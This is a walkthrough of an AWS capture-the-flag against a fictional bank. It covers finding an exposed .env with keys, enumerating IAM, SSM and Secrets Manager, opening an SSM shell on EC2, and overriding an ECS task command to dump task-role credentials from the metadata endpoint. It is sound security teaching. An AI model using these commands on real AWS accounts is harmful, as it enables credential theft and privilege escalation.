CTF | 2026-06-18
AWS CTF
From a Public Frontend to ECS Task Credentials
This write-up documents the full path I followed during my first AWS cloud security CTF.
Since this was my first AWS CTF, I used AI as a support tool, mainly to avoid getting stuck on AWS CLI syntax. It helped me move faster, while I still guided the investigation, interpreted the outputs and decided where to look next.
It also became useful after the challenge. Reviewing the path with AI helped me consolidate what I had learned and turn the raw commands into a clearer explanation.
The goal was to stay methodical and answer one question at each step:
What does this identity have access to, and what does that access reveal next?
This article follows that logic, flag by flag.
Challenge Context
The target was a fictional banking application called NepheliaBank.
The starting point was a public CloudFront URL:
https://d3dgdph0faf4v.cloudfront.net/
At this point, I did not have any AWS access yet. The first objective was simply to understand what was exposed publicly.
Flag 1: Inspecting the Public Frontend
I first opened the page in the browser and inspected the frontend. The application was a small static site with a login form.
To understand what was publicly exposed, I also downloaded the frontend files from the S3-backed CloudFront distribution.
The structure looked like this:
frontend-prod
├── app.js
├── assets
│   ├── index-BSKKUyuB.js
│   └── index-D9uv3gwS.css
├── favicon.ico
├── index.html
├── placeholder.svg
└── robots.txt
At this stage, I was not doing anything complex. I was simply checking which files were available publicly.
One of the files was robots.txt, which is a common file to inspect during web reconnaissance:
curl https://d3dgdph0faf4v.cloudfront.net/robots.txtrobots.txt contained the first flag:
FLAG-1{w3lc0m3_t0_th3_cl0ud}This confirmed that the first step was about carefully inspecting the public frontend and its exposed static files.
Flag 2: The Login Handler and the Exposed .env File
After the first flag, I looked more closely at the frontend code.
The login page used a JavaScript handler that sent credentials to an API Gateway endpoint:

The interesting part was this line:
errorMsg.textContent = data.error || "Authentication failed. Please try again.";The frontend displayed the error returned by the API directly in the page.
This line was not the root issue by itself. The real problem was that the backend returned too much information when the login request failed. Instead of returning a generic authentication error, the API leaked an internal Python stack trace.
The error showed that the Lambda function was trying to load a configuration file from S3:
s3://nepheliabank-frontend-prod/.envThis revealed the exact location of a .env file in the frontend bucket.
I then requested the file directly:
curl https://d3dgdph0faf4v.cloudfront.net/.envThe file was publicly accessible and contained AWS credentials, as well as the second flag:
FLAG-2{env_f1l3s_4r3_n0t_s3cr3ts}The issue here was a combination of two problems:
- The backend returned internal error details.
- The
.envfile was publicly accessible through the frontend distribution.
Flag 3: Moving from the Frontend to AWS
The exposed .env file changed the scope of the challenge.
Until this point, I was only looking at the public frontend. After finding AWS credentials in the .env, I could start interacting with the AWS account directly.
I configured the credentials in a dedicated AWS CLI profile:
aws configure --profile flag2I used a separate profile to keep the CTF credentials isolated from my personal AWS configuration.
Then I verified which identity these credentials belonged to:
aws sts get-caller-identity --profile flag2The response showed that the credentials belonged to an IAM user:
{
  "UserId": "AIDAYY2DPXNQZDIWBFCAE",
  "Account": "603047574369",
  "Arn": "arn:aws:iam::603047574369:user/ctf-deploy-user"
}
This was an important moment in the CTF.
I was no longer only inspecting a website. I now had an AWS identity:
ctf-deploy-userThe next step was to understand what this user could see or access.
Checking the IAM User
Since the credentials belonged to an IAM user, I started by checking information about that user.
aws iam get-user --profile flag2This confirmed the IAM username:
ctf-deploy-userThen I checked whether the user had any tags attached to it:
aws iam list-user-tags \
  --user-name ctf-deploy-user \
  --profile flag2
Tags are simple key-value metadata attached to AWS resources. They are often used for organization, billing, environment labels or ownership information.
In a CTF, they are also worth checking because they can contain hints.
The response contained two interesting tags:
[
  {
    "Key": "Hint",
    "Value": "base64"
  },
  {
    "Key": "Secret",
    "Value": "RkxBRy0zezFhbV9zMzNfeTB1fQ=="
  }
]
So the value stored in the Secret tag was probably Base64 encoded.
I decoded it with:
echo 'RkxBRy0zezFhbV9zMzNfeTB1fQ==' | base64 -dThis revealed the third flag:
FLAG-3{1am_s33_y0u}Why This Step Mattered
This step was simple and it introduced the main logic of the rest of the challenge.
The exposed .env gave access to one IAM user with a limited set of permissions.
So the goal became:
- What can this IAM user see?
- What can this IAM user read?
- What can this IAM user start?
- What can this IAM user indirectly lead to?
The IAM tags gave the third flag directly but they also confirmed that the rest of the CTF would be about following permissions across AWS services.
Exploring the AWS Account
After finding the IAM user and the third flag, I started checking which AWS services were accessible with the ctf-deploy-user credentials.
Since the .env file came from a frontend bucket, I first checked S3.
aws s3 ls --profile flag2The account had a few buckets related to the challenge:
nepheliabank-cloudtrail-logs-603047574369
nepheliabank-frontend-access-logs
nepheliabank-frontend-prod
The most relevant one was still the frontend bucket:
nepheliabank-frontend-prodListing it confirmed the same static files that were exposed through CloudFront:
frontend-prod
├── app.js
├── assets
│   ├── index-BSKKUyuB.js
│   └── index-D9uv3gwS.css
├── favicon.ico
├── index.html
├── placeholder.svg
├── robots.txt
└── .env
At this point, S3 had already given the main finding: the exposed .env file.
So I moved on to other services.
Flag 4: SSM Parameter Store
One of the next useful services to check was SSM Parameter Store.
SSM stands for AWS Systems Manager. It includes several features but in this case the interesting one was Parameter Store.
Parameter Store is often used to store application configuration values, such as:
API keys
database hostnames
database passwords
environment-specific settings
These values can be stored as plain strings or as encrypted SecureString values.
I queried the parameters under the /nepheliabank path:
aws ssm get-parameters-by-path \
  --path /nepheliabank \
  --recursive \
  --with-decryption \
  --profile flag2 \
  --region eu-west-1
The command returned three parameters:
{
  "Parameters": [
    {
      "Name": "/nepheliabank/prod/api-key",
      "Type": "SecureString",
      "Value": "sk-fake-openai-key-1234"
    },
    {
      "Name": "/nepheliabank/prod/db-host",
      "Type": "String",
      "Value": "mysql.internal.nepheliabank.fake"
    },
    {
      "Name": "/nepheliabank/prod/db-password",
      "Type": "SecureString",
      "Value": "FLAG-4{ssm_15_n0t_4_v4ult}"
    }
  ]
}
The fourth flag was stored directly as the database password:
FLAG-4{ssm_15_n0t_4_v4ult}Understanding the Result
This step showed that ctf-deploy-user had permission to read decrypted SSM parameters.
The --with-decryption option mattered because two values were stored as SecureString.
--with-decryptionWithout it, encrypted parameters may not return the readable value.
The api-key and db-host also looked interesting at first:
sk-fake-openai-key-1234
mysql.internal.nepheliabank.fake
But the API key was fake, and the database hostname looked internal. It was not something I could directly use from my machine.
The useful finding was the permission itself: ctf-deploy-user could read SSM parameters under /nepheliabank.
So far, the path was:
Flag 1 → robots.txt
Flag 2 → exposed .env file
Flag 3 → IAM user tag
Flag 4 → SSM Parameter Store
The next step was to keep checking what this same IAM user could see or start.
Finding the Next Leads
After Flag 4, I had a better understanding of what the ctf-deploy-user could access.
It could read some S3 objects, inspect IAM user metadata and read SSM parameters. But the challenge was not finished, so I kept checking nearby AWS services.
Two services quickly became interesting:
- Secrets Manager
- ECS
Secrets Manager: A Visible Secret, But No Access Yet
I listed the secrets available in the account:
aws secretsmanager list-secrets \
  --profile flag2 \
  --region eu-west-1
The output contained one secret that clearly looked important:
{
  "Name": "nepheliabank/internal/legacy-admin",
  "Description": "Legacy admin credentials - DO NOT DELETE",
  "Tags": [
    {
      "Key": "Purpose",
      "Value": "CTF Flag-7"
    }
  ]
}
This was clearly pointing to the final flag.
The secret name was:
nepheliabank/internal/legacy-adminAnd the tag confirmed its purpose:
CTF Flag-7So I tried to read it directly:
aws secretsmanager get-secret-value \
  --secret-id nepheliabank/internal/legacy-admin \
  --profile flag2 \
  --region eu-west-1
But the request failed with an AccessDeniedException.
This told me something useful: ctf-deploy-user could list the secret metadata, but it could not read the secret value.
So the secret was not the next flag yet. It was a future target.
I needed to find another identity or another service that had permission to read it.
ECS: A Cluster With Limited Permissions
I checked ECS:
aws ecs list-clusters \
  --profile flag2 \
  --region eu-west-1
The output showed one cluster:
arn:aws:ecs:eu-west-1:603047574369:cluster/nepheliabank-clusterThis was interesting, but my permissions were limited.
For example, trying to list task definitions failed:
aws ecs list-task-definitions \
  --profile flag2 \
  --region eu-west-1
The response was:
AccessDeniedExceptionI also checked if any tasks were already running:
aws ecs list-tasks \
  --cluster nepheliabank-cluster \
  --profile flag2 \
  --region eu-west-1
The result was empty:
{
  "taskArns": []
}
So ECS was present, but there was nothing running yet.
At this stage, I had two useful clues:
-
Secrets Manager contained a secret for Flag 7, but my current user could not read it.
-
ECS had a cluster, but there were no running tasks.
I kept this in mind and moved on.
Checking EC2
Next, I checked EC2 instances:
aws ec2 describe-instances \
  --profile flag2 \
  --region eu-west-1
This returned a running instance:
Name: nepheliabank-app-server
InstanceId: i-0353dc9e8d6526696
Public IP: 108.131.163.185
Private IP: 10.0.1.14
State: running
One field stood out in the EC2 output:
"IamInstanceProfile": {
  "Arn": "arn:aws:iam::603047574369:instance-profile/ctf-ec2-ssm-profile",
  "Id": "AIPAYY2DPXNQ732MN6A4J"
}
This showed that the instance had an IAM instance profile attached to it.
In AWS, an EC2 instance profile is used to attach an IAM role to an EC2 instance. That role gives the instance permissions to call AWS services.
Here, the name ctf-ec2-ssm-profile suggested that the machine was configured for SSM access, so I tried opening a session with SSM Session Manager.
Flag 5: Accessing the EC2 Instance with SSM
SSM Session Manager allows opening a shell on an EC2 instance without using SSH.
This was useful because I did not have an SSH key.
I started a session with the EC2 instance:
aws ssm start-session \
  --target i-0353dc9e8d6526696 \
  --profile flag2 \
  --region eu-west-1
The session opened successfully:
sh-4.2$I was now inside the EC2 instance.
I first checked the current user:
whoamiThe result was:
ssm-userThen I checked a few common directories:
ls -la /home
ls -la /opt
ls -la /tmp
The /tmp directory contained a file named flag.txt:
/tmp/flag.txtI read it:
cat /tmp/flag.txtThe fifth flag was:
FLAG-5{sp1n_1t_up}Flag 5 Hint
The fifth had a hint:
sp1n_1t_upThis sounded like we had to launch something.
Since I had already found an ECS cluster earlier, the hint became much clearer.
The next likely step was to start an ECS task.
At this point, the path looked like this:
Flag 1 → robots.txt
Flag 2 → exposed .env file
Flag 3 → IAM user tag
Flag 4 → SSM Parameter Store
Flag 5 → EC2 instance through SSM Session Manager
Flag 6: Spinning Up an ECS Task
Since I had already found an ECS cluster earlier, this looked like the next logical step.
The cluster was:
arn:aws:ecs:eu-west-1:603047574369:cluster/nepheliabank-clusterECS stands for Elastic Container Service. It is used to run containers on AWS.
I did not have permission to list ECS task definitions:
aws ecs list-task-definitions \
  --profile flag2 \
  --region eu-west-1
This returned an AccessDeniedException.
However, the task name was predictable in the context of the CTF. I tried launching a task called ctf-task in the nepheliabank-cluster cluster:
aws ecs run-task \
  --cluster nepheliabank-cluster \
  --task-definition ctf-task \
  --launch-type FARGATE \
  --network-configuration "awsvpcConfiguration={subnets=[subnet-09ec8255dfeb78760],securityGroups=[sg-0496877ef492ef122],assignPublicIp=ENABLED}" \
  --profile flag2 \
  --region eu-west-1
The command worked and returned a new task ARN:
arn:aws:ecs:eu-west-1:603047574369:task/nepheliabank-cluster/16be415580fd425ab9a8632229df88c8This confirmed that ctf-deploy-user could not list every ECS resource, but it could run this specific task.
That was enough to continue.
Inspecting the Task
I described the task that had just been started:
aws ecs describe-tasks \
  --cluster nepheliabank-cluster \
  --tasks arn:aws:ecs:eu-west-1:603047574369:task/nepheliabank-cluster/16be415580fd425ab9a8632229df88c8 \
  --profile flag2 \
  --region eu-west-1
The output showed that the task had already stopped:
lastStatus: STOPPED
desiredStatus: STOPPED
stopCode: EssentialContainerExited
stoppedReason: Essential container in task exited
The main container was:
name: ctf-container
image: alpine:latest
exitCode: 0
This was a good sign.
The container did not crash. It started, ran successfully, printed something and exited.
The next place to look was CloudWatch Logs.
Reading the CloudWatch Logs
The task used the following log group:
/ecs/ctf-taskI listed the log streams:
aws logs describe-log-streams \
  --log-group-name /ecs/ctf-task \
  --profile flag2 \
  --region eu-west-1
One stream matched the task ID:
ctf/ctf-container/16be415580fd425ab9a8632229df88c8I read the log events from that stream:
aws logs get-log-events \
  --log-group-name /ecs/ctf-task \
  --log-stream-name ctf/ctf-container/16be415580fd425ab9a8632229df88c8 \
  --profile flag2 \
  --region eu-west-1
The output contained the sixth flag:
FLAG-6{c0nt41n3r_1s_k1ng}What This Step Showed
-
The fifth flag gave the hint:
sp1n_1t_up -
The ECS cluster gave the target:
nepheliabank-cluster -
The
run-taskpermission gave the action:start ctf-task -
And CloudWatch Logs gave the result:
FLAG-6{c0nt41n3r_1s_k1ng}
This step confirmed that ECS was part of the intended path.
It also introduced the final idea of the challenge: the ECS task had its own IAM role.
That role would become useful for the last flag.
Flag 7: Reading the Secret with the ECS Task Role
At this point, the final target was clear.
I had already found a Secrets Manager secret called:
nepheliabank/internal/legacy-adminIts metadata explicitly pointed to the last flag:
Purpose: CTF Flag-7However, the two identities I had used so far could not read it:
ctf-deploy-user
ctf-ec2-ssm-role
Both returned AccessDeniedException when trying to call GetSecretValue.
After Flag 6, the next logical identity to check was the ECS task role.
The ECS task had already given one flag through its logs. It was also running as its own AWS identity, separate from the IAM user and the EC2 role.
So the next question was: what permissions does the ECS container have?
To answer that, I needed to see the temporary credentials available inside the running container.
Getting the ECS Task Credentials
ECS containers can access their task role credentials through a local metadata endpoint.
Inside an ECS container, AWS provides a relative URI in this environment variable:
AWS_CONTAINER_CREDENTIALS_RELATIVE_URIThe credentials can then be requested from:
http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URISince I could run the ECS task, I started it again, but this time I overrode the container command.
The goal was simple: make the container print its temporary credentials into CloudWatch Logs.
aws ecs run-task \
  --cluster nepheliabank-cluster \
  --task-definition ctf-task \
  --launch-type FARGATE \
  --network-configuration "awsvpcConfiguration={subnets=[subnet-09ec8255dfeb78760],securityGroups=[sg-0496877ef492ef122],assignPublicIp=ENABLED}" \
  --overrides '{"containerOverrides":[{"name":"ctf-container","command":["sh","-c","echo $AWS_CONTAINER_CREDENTIALS_RELATIVE_URI; wget -q -O - http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI"]}]}' \
  --profile flag2 \
  --region eu-west-1
This created a new task:
arn:aws:ecs:eu-west-1:603047574369:task/nepheliabank-cluster/d7e9f6d5604d45c2a2fe0797a5163d64Then I listed the log streams again, sorting by the most recent event:
aws logs describe-log-streams \
  --log-group-name /ecs/ctf-task \
  --order-by LastEventTime \
  --descending \
  --profile flag2 \
  --region eu-west-1
The newest stream was:
ctf/ctf-container/d7e9f6d5604d45c2a2fe0797a5163d64I read it with:
aws logs get-log-events \
  --log-group-name /ecs/ctf-task \
  --log-stream-name ctf/ctf-container/d7e9f6d5604d45c2a2fe0797a5163d64 \
  --profile flag2 \
  --region eu-west-1
The logs contained the credentials endpoint path:
/v2/credentials/...Then they returned a JSON object with temporary AWS credentials:
{
  "RoleArn": "arn:aws:iam::603047574369:role/ctf-ecs-task-role",
  "AccessKeyId": "...",
  "SecretAccessKey": "...",
  "Token": "...",
  "Expiration": "2026-06-19T00:57:58Z"
}
The important field was:
RoleArn: arn:aws:iam::603047574369:role/ctf-ecs-task-roleThis confirmed that the container was running with a separate IAM role:
ctf-ecs-task-roleUsing the ECS Role Locally
To use those temporary credentials, I exported them in my terminal:
export AWS_ACCESS_KEY_ID="..."
export AWS_SECRET_ACCESS_KEY="..."
export AWS_SESSION_TOKEN="..."
After doing this, I did not use --profile flag2.
This was important. If I had kept using --profile flag2, the AWS CLI would have continued using the original ctf-deploy-user credentials instead of the ECS task role credentials.
I verified the active identity:
aws sts get-caller-identity \
  --region eu-west-1
This confirmed that I was now using the ECS task role.
Then I tried reading the secret again:
aws secretsmanager get-secret-value \
  --secret-id nepheliabank/internal/legacy-admin \
  --region eu-west-1
This time, the request succeeded.
The final flag was stored in the secret value:
FLAG-7{y0u_0wn_th3_b4nk}What Happened Here
The original IAM user could not read the final secret.
The EC2 role could not read the final secret either.
But the ECS task role could.
The path was:
ctf-deploy-user
↓
can run an ECS task
↓
ECS task runs with ctf-ecs-task-role
↓
ctf-ecs-task-role can read the secret
↓
Flag 7
This was the final step of the challenge.
NepheliaBank AWS Map
Here is a recap of the full path through the AWS architecture.

This image is AI-generated (as you can tell from some of the strange-looking service icons) but it helps give a clear overview of how the different services and flags connected throughout the CTF.